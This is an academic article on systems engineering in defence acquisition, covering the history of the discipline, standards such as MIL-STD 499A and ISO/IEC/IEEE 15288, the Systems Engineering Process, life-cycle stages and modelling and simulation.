'A logical sequence of activities and decisions that transforms an operational need into a description of system performance parameters and a preferred system configuration.' (MIL-STD[6]-499A,[7] Engineering Management, 1 May 1974. Replaced by ISO/IEC/IEEE 15288.1-2014 IEEE 'Standard for Application of Systems Engineering on Defence Programs'.[8])

[3] 'The International Council on Systems Engineering (INCOSE) is a not-for-profit membership organization founded to develop and disseminate the interdisciplinary principles and practices that enable the realization of successful systems. INCOSE is designed to connect SE professionals with educational, networking, and career advancement opportunities in the interest of developing the global community of systems engineers and systems approach to problems.' 'About INCOSE', *INCOSE*. Available: www.incose.org. (24. 09. 2020.)

[4] *Systems Engineering Vision 2020*, INCOSE, 2007, 15. Available: www.ccose.org/media/upload/SEVision2020_20071003_v2_03.pdf (01. 11. 2020.)

[5] *INCOSE – Systems Engineering Handbook: A Guide for System Life Cycle Processes and Activities*, ed. by David D. Walden (New Jersey: John Wiley & Sons, 2015), 11.

[6] MIL-STD: A United States defence standard, often called a military standard, 'MIL-STD', 'MIL-SPEC', or (informally) 'MilSpecs', is used to help achieve standarisation objectives by the U.S. Department of Defense.

[7] MIL-STD 499A:1974 Military Standard: Engineering Management, U.S., Department of Defense. Available: http://everyspec.com/MIL-STD/MIL-STD-0300-0499/MIL-STD-499A_10375/ (11. 11. 2019.)

[8] 'Department of Defense Instruction 5000.02 (DoDI)', U.S. Department of Defense, Washington DC, 2015. Available: http://acqnotes.com/wp-content/uploads/2014/09/DoD-Instruction-5000.2-Operation-of-the-Adaptive-Acquisition-Framework-23-Jan-2020.pdf (15. 11. 2019.)

'The set of activities which control the overall design, implementation and integration of a complex set of interacting components or systems to meet the needs of all users and other stakeholders.'[9]

Systems engineering origins and standardisation

Systems engineering is one of the main pillars of the defence acquisition process in the U.S., U.K. and NATO. As for the technical management, its practices can ensure increased confidence in the forecast cost, time and performance of the system and the right balance of investment between the cost of acquiring new equipment and that of supporting in-service equipment can be achieved. Additionally, these practices provide the armed forces with the right capabilities to enable them to complete the tasks required of them.

Systems engineering 'came into its own in the mid-20th century, driven by the military technological competition of the Second World War and the cold war. Scientists, engineers and managers from industry and academia developed new weapons for their military patrons, including atomic and hydrogen bombs, jet fighters, ballistic missiles, strategic defence command and control systems, and reconnaissance satellites. Faced with extraordinary demands to create and deploy novel, complex systems at a rapid pace, these three groups produced new techniques to manage the diversity and scale of information and technology. Each group developed its approach: scientists created operations research, engineers created systems engineering, and managers created project management. Each approach reflected the efforts of a specific knowledge community to cope with the complexities of large technological systems.'[10]

Operations research, systems engineering, and project management, were at home in the world of broad research and development organisations, particularly those of the Department of Defense (DOD) and its contractors. All three of these new 'disciplines' had distinct roles in the development of procedures for military R&D. They coordinated the activities of other groups through mathematical analysis, engineering coordination, and managerial control, using borrowed mathematical and theoretical methods. Each paid close attention to the processes of R&D and developed procedures to control the information and interrelationships among analysis, design, and testing.

Most of the mathematical methods used in these disciplines were applications of existing practice to new problems; probability and statistics, queuing theory, symbolic logic, and matrix techniques existed long before their application to engineering systems. Some, such as game theory, information theory, and feedback control theory, were relatively new, but developed before and separately from operations research and systems engineering.

[9] *The Acquisition Handbook*. Ministry of Defence, 2002. Available: www.defence.org.cn/aspnet/vip-usa/uploadfiles/20041029321345 09.pdf (11.11.2019).

[10] Stephen Johnson, 'Three approaches to big technology: Operations research, systems engineering, and project management', *Technology and Culture* 38, no 4 (1997), 891–919.

The essence of these new disciplines lay not in their borrowed mathematical methods but rather in the functions they performed in research and development. Each specialised in the creation and application of what shall be called procedural knowledge, academically problematic but practically useful. Project managers imposed a new organisational structure and process controls. Systems engineers created a new engineering function devoted to communication processes and documentation across disciplinary boundaries. Some operations researchers transformed their methods into systems analysis, a set of practices for comparing design and operational options for future technologies. Together, these techniques formed 'systems management', as shown in Figure 1, the military-industrial method for developing new, large-scale technological systems.




Figure 1
Main activities of Systems Engineering Management.
Source: Systems Engineering Fundamentals.

Systems management and its component techniques were essential elements of the 'systems approach', an important intellectual development of the 1950s and 1960s with strong proponents in academia as well as the military-industrial complex. Despite its critics, systems management became the standard method of organising R&D in the aerospace industry, spreading later to other industries in the United States and other countries throughout the world. After the war, system integration spread to become a new standard for government-industry interaction. Along with the conception that the integrated system as a whole is more significant than the sum of its parts, it formed a crucial element in what was to become the new discipline of systems engineering.

The modern origins of SE can be traced back to the 1930s and were followed quickly by other programs and supporters. Table 1 highlights some crucial milestones in the origins of Systems Engineering; a list of current significant Systems Engineering standards and guides is provided in Table 2.

Table 1

Important dates in the origins of SE as a discipline.

Source: *INCOSE – Systems Engineering Handbook,* 12.

1937	British multidisciplinary team to analyse the air defence system
1939–1945	Bell Labs supported NIKE missile project development
1951–1980	SAGE air defence system defined and managed by Massachusetts Institute of Technology (MIT)
1954	Recommendation by the RAND Corporation to adopt the term 'systems engineering'.
1956	Invention of systems analysis by RAND Corporation
1962	Publication of A Methodology for Systems Engineering by Hall
1969	Modelling of urban systems at MIT by Jay Forrester
1990	National Council on Systems Engineering (NCOSE) established
1995	INCOSE emerged from NCOSE to incorporate international view
2008	ISO, IEC, IEEE, INCOSE, PSM, and others fully harmonise SE concepts on ISO/IEC/IEEE 15288:2008

Due to the mission of the U.S. Department of Defense (DoD) in the acquisition and development of highly complex systems on a large production scale, defence procurement managers decided to standardise and codify the systems engineering process by publishing the Military Standard 499 (MIL-STD 499), which decision had a deep impact on the early development of the discipline and its standardisation processes. DoD's officials approved a later revision of the military standard (MIL-STD 499A) for Air Force use only (DoD). However, MIL-STD 499A quickly became the Systems Engineering standard for many defence acquisition programs. The Systems Engineering process model included: Mission requirements analysis, functional analysis, and allocation and synthesis, as is presented in Figure 2.

Table 2

Current significant SE standards and guides.

Source: *INCOSE – Systems Engineering Handbook,* 13.

ISO/IEC/IEEE 15288:2015	Systems and software engineering – System Life Cycle Processes
IEEE 15288.1-2014	IEEE Standard for Application of Systems Engineering on Defence Programs
IEEE 15288.2-2014	IEEE Standard for Technical Reviews and Audits of Defence Programs
ISO/IEC/IEEE 15289:2015	Content of systems and software life cycle information products
ISO/IEC TR 24748-1:2010	Guide for Life Cycle Management
ISO/IEC TR 24748-2:2011	Guide for Application of 15288
ISO/IEC TR 24748-3:2011	Guide for Application of 12207
ISO/IEC 15504:2004	Information Technology – Process Assessment

ISO/PAS 19450:2015	Automation systems and integration – Object-Process Methodology (OPM)
ISO 10303-AP233	Industrial automation systems and integration
ANSI/GEIA EIA-632	Processes for Engineering a System
EIA/IS 731.1	Systems Engineering Capability Model, Electronic Industries Alliance
IEEE 1220-2005	IEEE Standard for Application and Management of the Systems Engineering Process
ANSI/AIAA G-043-1992	Guide for the Preparation of Operational Concept Documents
IEEE 1471, 2000	IEEE Recommended Practice for Architectural Description of Software-Intensive Systems
ISO 10303 – AP243	MoSSeC (Modelling and Simulation information in a Collaborative Systems Engineering Context)
ISO 31000	Risk management – Principles and guidelines
SEBoK	Guide to the systems engineering body of knowledge




Figure 2

Systems Engineering's Life-Cycle Application.

Source: MIL-STD 499A:1974.

MIL-STD 499A was expanded and updated as MIL-STD 499B 'Systems Engineering' draft. The Air Force Materiel Command sponsored a working group formed to review and revise MIL-STD 499A for use by all DoD components, federal agencies, and commercial organisations. The purpose of the new standard was to define a comprehensive, executable process that would result in optimal system solutions while meeting cost, schedule, and performance objectives. The drafters claimed that the revised standard would achieve critical DoD acquisition reform efforts to encourage innovation in products and practices, to integrate requirements through multi-disciplinary teamwork, to increase teamwork and cooperation within the government and industry, and to reduce the time needed to acquire products and services. However, it was never formally published and approved by DoD officials due to another acquisition reform initiative that emphasised the use of commercial standards over government standards.

As a consequence of introducing the international standard ISO/IEC[11] 15288 in 2002, the discipline of SE was formally recognised, and the MIL-STD 499 was cancelled. This standard is a systems engineering standard developed by SE experts from government, industry, and academia, being recognised by both industry and the Department of Defense (DoD) as being a common framework to improve the effectiveness of systems engineering throughout the system life cycle. IEEE 15288.1-2014 was adopted on 5 June 2015 for use by the U.S. Department of Defense (DoD) as a replacement, providing the basis for selection, negotiation, agreement, and performance of critical systems engineering activities and delivery of products.

As stated, the U.S. Deputy Assistant Secretary of Defense for Systems Engineering about the importance of standardisation:

'Technical standards provide the corporate process memory needed for a disciplined system engineering approach and help ensure that the government and its contractors understand the critical processes and practices necessary to take a system from design to production, and through *sustainment*'.[12]

The main goal of implementing the IEEE 15288.1 standard was to provide U.S. and U.S. DoD contractors a structured and uniform procedure in the areas identified as weakness, improving communication, ensuring common expectations and adding realism to bids.

The defence acquisition system and the systems engineering process

Defence Acquisition System

The Defence Acquisition System has its foundation in the country's public law and policies (ministerial directives, instructions and manuals, service regulations and inter-service and international agreements), they govern the development, acquisition, operation and disposal of military systems. Managing the development and fielding of military systems requires three necessary activities: technical management, business management and contract management. In countries as the U.S. and the U.K., among others, Systems Engineering Management is one of the main pillars and it has to deal with the technical management component of MoD acquisition management at DAU[13] (2000).[14]

In the United States, the U.S. DoD 5000 defence acquisition documents were revised in 2000 to make a more flexible process, introducing advanced technology to warfighters more rapidly and at reduced total ownership cost. The new process encourages multiple entry points, depending on the maturity of the fundamental technologies involved, and the use of evolutionary methods to define and develop

[11] ISO/IEC International Organization for Standardization / International Electrotechnical Commission.

[12] Stephen P. Welby, 'Standards', *M&S Journal* 8 (2013), 2–3. Available: www.msco.mil/DocumentLibrary/Journals/MSJournalSpring2013.pdf (15. 11. 2019.)

[13] DAU: Defence Acquisition University (DAU), corporate university of the United States Department of Defense, offering 'acquisition, technology, and logistics' (AT&L) training to military and Federal civilian staff and Federal contractors.

[14] *Systems Engineering Fundamentals,* Supplementary Text Prepared by the Defense Acquisition University Press, Fort Belvoir, Virginia, January 2001. Available: https://ocw.mit.edu/courses/aeronautics-and-astronautics/16-885j-aircraft-systems-engineering-fall-2005/readings/sefguide_01_01.pdf (24. 09. 2020.)

systems encouraging a tailored approach to acquisition and systems engineering management. However, it does not alter the basic logic of the underlying systems engineering process. Later on, in 2015,[15] one of the significant changes happened in the revised acquisition system, with an increased emphasis on systems engineering tools and techniques as simulation and modelling (S&M), alternative analysis and trade-offs analysis made between capability requirements and life cycle costs in the early stages of the acquisition process; these ensure that realistic program baselines are established.

Systems Engineering Process (SEP)

Systems Engineering Process (SEP) is an iterative, recursive and comprehensive problem-solving process. It transforms needs and requirements into process descriptions and the final system product, generating the required information for decision-makers, providing inputs for the next stage. The SEP is applied sequentially, adding additional details and definitions with each level of development.




Figure 3

Systems Engineering Process (SEP).

Source: Systems Engineering Fundamentals.

As shown by Figure 3, the SEP includes requirements analysis, functional analysis and allocation, requirements loop, synthesis, design loop, verification, system analysis and control, and finally the process inputs and outputs as detailed below:

[15] 'Department of Defense Instruction'.

Systems Engineering Process Inputs:

Inputs consist primarily of the end user's needs, objectives, requirements and project constraints. Inputs can include missions, environments, measures of effectiveness, available technology, output requirements from the prior application of the SEP, program decision requirements, and requirements based on 'organisation knowledge'.

Requirements Analysis:

The initial step of the SEP is to analyse the process inputs. Requirements analysis support in the development of functional and performance requirements 'translates' the user/customer requirements. These must be understandable, comprehensive, complete, concise, and unambiguous, defining what the system must do and how it must perform.

Requirements analysis must clearly define the functional requirements and design constraints. *Functional* requirements define quality (how good), quantity (how many), coverage (how far), timelines (when and how long), and availability (how often). Constraints in the design stage define those factors that limit design flexibility, customer or regulatory standards, such as environmental conditions, internal or external threats, and contract.

Functional Analysis/Allocation:

Functions are analysed by decomposing higher-level functions into lower-level functions, resulting in a description in terms of what the product should logically do and what the performance needed. Functional analysis and allocation allow for a better understanding of what the system has to do, as presented in Figure 4. Functional flow, block diagrams, timeline analysis, and the requirements allocation sheet are some essential tools in this part of the process.




Figure 4
Example of a functional diagram for a single mission of a Rocket Artillery System.
Source: created by author.

Requirements Loop:

The Requirements Loop allows to refine and initiate the re-evaluation of the requirements to determine its firmness. Performance of the functional analysis results in a better understanding of the requirements; each function identified should be traceable back to the corresponding requirement. This iterative process of revisiting requirements analysis is known as the requirements loop.

Design Synthesis:

This is the process of defining the product or components in terms of the physical/software elements which together define the system; the final result is known as the physical architecture. The physical architecture is the base structure in order to generate the specifications and baselines. Figure 5 presents a sample of a generic weapon system's physical architecture.




Figure 5

Sample of a generic weapon system's physical architecture.

Source: Dennis M. Buede, *The Engineering Design of Systems – Models and Methods* (New Jersey: John Wiley & Sons, 2009), 28.

Design Loop:

Similar to the requirements loop mentioned before, the design loop is the process of revisiting the functional architecture in order to verify that the physical design can carry out the required functions with the required levels of efficiency. The design loop permits to reconsider how the system will perform its mission, and this helps to optimise the synthesised design.

Verification:

The final solution will be compared to the requirements for each application of the system engineering process. This part of the process is called 'verification' (see Figure 6). Each requirement at each level must be verifiable. Baseline documentation elaborated during the systems engineering process must define the method of verification for each requirement.

Some verification methods include, among others, examination, demonstration, analysis (including modelling and simulation), and testing. Formal test and evaluation are significant contributors to the verification of systems.




Figure 6

Sample of a Systems Engineering "V" (Verification) diagram.

Source: Elie Allouis, R. Blake, S. Gunes-Lasnet, T. Jorden, B. Maddison, H. Schroeven-Deceuninck, M. Stuttard, P. Truss, K.Ward, R. Ward and M. Woods, 'A Facility for the Verification & Validation of Robotics & Autonomy for Planetary Exploration'. Proceedings of the 12th Symposium on Advanced Space Technologies in Automation and Robotics. Noordwijk, ASTRA, 2013. Available: http://robotics.estec.esa.int/ASTRA/Astra2013/Papers/Allouis_2824264.pdf (28. 04. 2020.)

Systems Analysis and Control:

Systems Analysis and Control concern the technical management activities necessary to monitor the progress, to analyse of alternatives, and document the data and decisions.

System analysis concerns design, trade-off and effectiveness analyses. They evaluate an alternative that satisfies technical requirements and program objectives, providing a strong quantitative base for selecting performance, functional and design requirements. To provide input to analysis, the tools to be used include modelling, simulation, experimentation, and testing.

Control activities include risk management, configuration management, data management, and performance-based progress measurement, including event-based scheduling, Technical Performance Measurement (TPM), and technical reviews.

Acquisition system life cycle

According to NATO AAP-48:2013[16] and ISO/IEC/IEEE 15288:2015,[17] every system has a life cycle. A life cycle can be decomposed into a set of stages consisting of processes and activities. The system progresses through these stages as the result of actions, performed and managed by people in organisations. NATO has decided to follow ISO/IEC/IEEE 15288:2015, which covers processes and life cycle stages in dividing the whole system life cycle into six stages, as presented in Figure 7: 1. Concept; 2. Development; 3. Production; 4. Utilisation; 5. Support; 6. Retirement. Each stage represents one essential period of the life cycle of a system. The partitioning of the system life cycle into stages is based on the practicality of doing the work in small, understandable, timely steps. Stages also help address uncertainties and risk associated with cost, schedule, and general objectives and decision making. Each stage has a well-defined purpose and contribution to the whole life cycle. The transition between stages uses decision gates and entry/exit criteria.




Figure 7

ISO/IEC/IEEE 15288:2015 and its comparisons with other life cycle models.

Source: *INCOSE – Systems Engineering Handbook*.

[16] NATO AAP-48:2013 System Life Cycle Processes.

[17] ISO/IEC/IEEE 15288:2015 International Standard – Systems and software engineering – System life cycle processes.

Concept Stage:

The concept stage begins with some recognition of a need for a new or modified system of interest (SOI). Many industries employ an exploratory research activity in the concept stage to study new ideas or enabling technologies and capabilities, which then mature into the new project initiation (for the SOI). Often, the exploratory research activity identifies the enabling technologies. If the work is done correctly in the early stages, it is possible that future iterations can be reduced or avoided in subsequent stages. Many life cycle models show the process of beginning with 'requirements' or 'user requirements'. The process begins earlier with interactions and studies to understand potential new organisational capabilities, opportunities, or stakeholder needs. It is critical that in these early studies, a high-level, preliminary concept be created and explored to whatever depth is necessary to identify technical risks and to assess the technology readiness level (TRL) of the project. The focus is on studying potential technologies and determining the state of what is possible and what is not. In some instances, the project may be an outgrowth of research activities where the research engineer or scientist has no connection to a user-supported need. The preliminary concept and enabling technologies need to be identified early. One of the challenges in developing alternate concepts is that we often build on what has worked well for us in the past, without considering valid alternatives, and thereby we miss opportunities to make much better improvements. The preliminary concept will also be used to forecast initial cost and schedule projections for the project if it moves ahead. Incomplete SE in this stage can lead to poor cost and schedule projections, as well as poor understanding of technical alternatives, resulting in poor trades among the alternatives. The preliminary concept is a starting point, not an endpoint, as the project moves into the concept selection activity of the concept stage.

Concept selection is the second activity of the concept stage. The concept selection activity is a refinement and broadening of the studies, experiments, and engineering models pursued during the exploratory research activity. First of all one has to identify, make clear, and document the stakeholders' conceptual operation of the system through the different stages of utilisation, and the environments intended to be used. The operational concept (OpsCon) effort should be undertaken to include any changes caused by changes in the manufacture processes or materials, changes in interface standards or new feature enhancements being added; these can drive various aspects of concept selection of the system.

These studies extend the evaluation of risk and opportunity, including failure modes, affordability assessment, environmental impact, hazard analysis, technical obsolescence, and system disposal analysis.

Development Stage:

The development stage defines and realises a system of interest (SOI) that meets its stakeholder requirements and that can be produced, utilised, supported, and retired. The development stage begins with the outputs of the concept stage. The

primary output of this stage is the SOI. Other outputs can include the SOI prototype, enabling system requirements (or the enabling systems themselves), system documentation, and cost estimates for future stages. Business and mission needs, along with stakeholder requirements, are refined into system requirements. These requirements are used to create a system architecture and design. The concept from the previous stage is refined to ensure that all system and stakeholder requirements are satisfied. Requirements for production, training, and support facilities are defined. Enabling systems' requirements and constraints are considered and incorporated into the design. System analyses are performed to achieve system balance and to optimise the design for critical parameters.

Production Stage:

The production stage is where the system is produced or manufactured. Modifications to the initial product may be required to resolve production problems, to reduce production costs, or to enhance product or system capabilities.

Utilisation Stage:

The utilisation stage is where the system is operated in its intended environment to deliver its intended services. Product changes are usually planned for introduction throughout the operation of the system. These upgrades intend to enhance the capabilities of the system. Systems engineers intend to ensure that smooth integration with the operating system should assess these changes. For large complex systems, midlife upgrades can be substantial endeavours requiring SE effort equivalent to a significant program.

Support Stage:

The support stage is where the system is provided with services that enable continuous operation. Modifications may be proposed in order to solve supportability problems, reduce operational costs, or to extend the system's life. These changes require SE assessment to avoid loss of system capabilities while under operation.

Retirement Stage:

The retirement stage is where the system and its related services are removed from operation. SE activities in this stage are primarily focused on ensuring that disposal requirements are satisfied. Planning for retirement is part of the system definition during the concept stage. Experience has repeatedly demonstrated the consequences when system retirement is not considered from the outset.

The whole life cycle approach finally will allow for the defence acquisition system to have more accurate visibility and prediction of activities, time and costs that will be very important to reduce the uncertainties and inherent risks associated with new product development programs.

Modelling and simulation in support of the defence acquisition system

Modelling and Simulation (M&S)

Stakeholders of the SE life cycle have used models and simulations for some time both to check their thinking and to communicate their concepts to others. The benefit is double: (i) models and simulations confirm the need for the systems and the expected system behaviours before proceeding with the development of an existing system, and (ii) models and simulations present a straightforward, coherent design to those who will develop, test, deploy, and evolve the system, thereby maximising productivity and minimising error.[18] The ability to detect limitations and incompatibilities via system models and simulations early in a project helps avoid higher project cost and schedule overruns later in a project, especially during system operation. The value of modelling and simulation increases with the size – be it physical size or complexity – of the system or system under development.

Early in the SE life cycle, the objective of modelling and simulation is to obtain information about the system before significant resources are committed to its design, development, construction, verification, or operation. To that end, modelling and simulation help generate data in the domain of the analyst or reviewer, not available from existing sources, in a manner that is affordable and timely to support decision making. An adequate, accurate, and timely model and simulation informs stakeholders about the implications of their preferences, provides perspective for evaluating alternatives, and builds confidence in the capabilities the system will provide. They also help the development, deployment, and operational staffs comprehend the design requirements, appreciate imposed limits from technology and management, and ensure an adequate degree of sustainability. Finally, adequate, accurate, and timely models and simulations help the organisation and its suppliers provide the necessary and sufficient personnel, methods, tools, and infrastructure for system realisation.

The long-term benefits of modelling and simulation are commensurate with the gap between the extent, variety, and ambiguity of the problem and the competencies of downstream staffing. A relatively simple model of an intended system may be sufficient for highly competent staff. In contrast, a much more elaborate simulation may be necessary for less competent staff, especially one faced with producing a novel, large-scale system that is capable of autonomously coping with unpredictable mission situations. Ultimately, the benefit of modelling and simulation is proportional to the stakeholders' perception of the timeliness, trustworthiness, and ease of use

[18] *Modeling and Simulation in Manufacturing and Defense Acquisition: Pathways to Success*. National Research Council (Washington DC: The National Academies Press, 2002).

and maintenance of the model or simulation. Consequently, the planned resources anticipated to be spent in development, verification, validation, accreditation, operation, and maintenance of the model must be unvarying with the expected value of the information obtained through the use of the model.

The purpose of system modelling

System models can be utilised for many purposes. One of the first principles of modelling is to define the purpose of the model clearly. Some of the purposes of those models throughout the system life cycle include:

Characterising an existing system:

Many existing systems are poorly documented, and modelling the system can provide a concise way to capture the existing system architecture and design. This information can be used later to facilitate maintaining the system or to assess the system to improve it. This is analogous to creating an architectural model of an old building with overlays for electrical, plumbing, and structure before proceeding to upgrade it to new standards to withstand earthquakes.

Mission and system concept formulation and evaluation:

Early in the system life cycle, models can be applied to synthesise and evaluate mission and system concepts of the alternative. Models can be used to explore a trade space by modelling alternative system designs and evaluating the criticality of system parameters such as weight, speed, accuracy, reliability, and cost on the overall measures of merit. In addition to bounding the system design parameters, models can also be used to validate that the system requirements meet stakeholder needs before proceeding with later life cycle activities such as architecting and design.

System architecture design and requirements flow-down:

Models can be used to support the system solutions, as well as flow missions and system requirements down to system elements. Different models may be required to assess different aspects of the system design requirements. This may include models that specify functional, interface, performance, and physical requirements, as well as other non-functional requirements such as reliability, maintainability, safety, and security.

Support for systems integration and verification:

Models can be used to support the integration of the hardware and software elements into a system, as well as to support verification of the system's requirements achievement. This often involves integrating lower level hardware and software design models with system level design models, which verify that the system requirements are satisfied. Systems integration and verification may also include replacing selected hardware and design models with actual hardware and software products to verify that the system requirements are satisfied incrementally. This is referred to as hardware-in-the-loop testing and software-in-the-loop testing. Additionally, models can be used to define the test cases and other aspects of the test program to assist in test planning and execution.

Support for training:

Models can be used to simulate many aspects of the system to help train users to interact with it. Users may be operators, maintainers, logistics or other stakeholders. Models may be the base for developing a simulator of the system with different levels of fidelity to represent user interaction in different operational scenarios.

Knowledge capture and system design evolution:

Models provide an effective way of capturing knowledge about the system and retaining it. This knowledge, which can be reused and updated, provides a basis for supporting the development of the system, such as modifying system requirements in the face of emerging, relevant technologies, new applications, and new customers.

